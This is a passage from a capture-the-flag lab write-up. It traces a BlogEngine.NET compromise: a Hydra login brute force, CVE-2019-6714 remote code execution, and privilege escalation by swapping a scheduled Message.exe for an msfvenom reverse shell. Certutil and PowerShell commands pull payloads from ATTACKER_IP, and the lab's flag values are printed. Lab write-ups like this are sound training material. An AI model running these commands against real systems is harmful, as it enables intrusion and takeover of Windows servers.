
Bam. RCE, baby.
Webserver runs as: iis apppool\blog
Privesc via SystemScheduler
This shell feels unstable, the way it responds to command input speaks volumes. Enumerate first.
dir "C:\Program Files (x86)"
SystemScheduler sounds like exactly what we want.
dir "C:\Program Files (x86)\SystemScheduler"
Service name: WindowsScheduler
Look at the scheduled events:
dir "C:\Program Files (x86)\SystemScheduler\Events"
type "C:\Program Files (x86)\SystemScheduler\Events\20198415519.INI"
The INI shows the scheduled task metadata, including Administrator ownership and context. The task runs Message.exe from the SystemScheduler directory, as Administrator. That binary is the privesc.
Target binary: Message.exe
On the attacker box, generate a replacement:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4446 -f exe -o Message.exe
New listener on 4446 (leave the 4445 one running):
nc -lvnp 4446Python server in the directory with Message.exe:
python3 -m http.server 8000Back in the RCE shell, pull the payload onto the target:
certutil -urlcache -split -f http://ATTACKER_IP:8000/Message.exe C:\Windows\Temp\Message.exe
Exquisite. CertUtil pulled it down.
Back up the original, then drop our payload in place:
copy "C:\Program Files (x86)\SystemScheduler\Message.exe" "C:\Program Files (x86)\SystemScheduler\Message.exe.bak"
copy /Y C:\Windows\Temp\Message.exe "C:\Program Files (x86)\SystemScheduler\Message.exe"
Wait for the scheduled task to fire. Eyes on 4446.

Caught it. whoami wasn’t displaying cleanly, so I went absolute:
C:\Windows\System32\whoami.exeUser flag:
type C:\Users\jeff\Desktop\user.txt
User flag: 759bd8af507517bcfaede78a21a73e39
Root flag:
type C:\Users\Administrator\Desktop\root.txt
Root flag: 7e13d97f05f7ceb9881a3eb3d78d3e72
Enumeration with winPEAS
A more stable shell is worth having. Generate one:
msfvenom -p windows/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4447 -f exe -o stable.exeNew listener:
nc -lvnp 4447Drop winPEAS.bat into the Python server directory:
find /usr/share -iname "winPEAS.bat" 2>/dev/null
cp /usr/share/peass/winpeas/winPEAS.bat ~/
Pull it onto the target:

powershell -c "Invoke-WebRequest -Uri http://ATTACKER_IP:8000/winPEAS.bat -OutFile C:\Windows\Temp\winPEAS.bat"
C:\Windows\Temp\winPEAS.bat
If there’s a pea smiling at you, it started.

Original Install time: 8/3/2019, 10:43:23 AM
Cue the confetti.
Full Attack Chain
# 1. Recon
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP
# Port 80 (BlogEngine.NET), 3389 RDP. Username "Admin" visible in source.

# 2. Brute force the BlogEngine login with Hydra
hydra -l admin -P /usr/share/wordlists/rockyou.txt -t 4 -f TARGET_IP http-post-form \
  "/Account/login.aspx?ReturnURL=%2fadmin%2f:VIEWSTATE=...&UserName=^USER^&Password=^PASS^&LoginButton=Log+in:F=Login failed"
# -> admin:1qaz2wsx

# 3. Identify CVE-2019-6714 in BlogEngine.NET 3.3.6.0 (path traversal -> RCE)

# 4. Upload PostView.ascx (custom reverse shell payload) via File Manager
nc -lvnp 4445
# Trigger:
# http://TARGET_IP/?theme=../../App_Data/files
# -> shell as iis apppool\blog

# 5. Privesc: SystemScheduler runs Message.exe as Administrator
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4446 -f exe -o Message.exe
nc -lvnp 4446
# Drop payload on target via certutil:
certutil -urlcache -split -f http://ATTACKER_IP:8000/Message.exe C:\Windows\Temp\Message.exe
# Replace the scheduled binary:
copy /Y C:\Windows\Temp\Message.exe "C:\Program Files (x86)\SystemScheduler\Message.exe"
# Wait for task to fire -> Administrator shell
type C:\Users\jeff\Desktop\user.txt
type C:\Users\Administrator\Desktop\root.txt

# 6. winPEAS enumeration for full system context
msfvenom -p windows/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4447 -f exe -o stable.exe
nc -lvnp 4447
powershell -c "Invoke-WebRequest -Uri http://ATTACKER_IP:8000/winPEAS.bat -OutFile C:\Windows\Temp\winPEAS.bat"
C:\Windows\Temp\winPEAS.bat
Recap: Hydra brute force on BlogEngine login, CVE-2019-6714 path traversal RCE via crafted PostView.ascx, SystemScheduler binary replacement for Administrator, both flags pulled, winPEAS enumeration for the full system picture.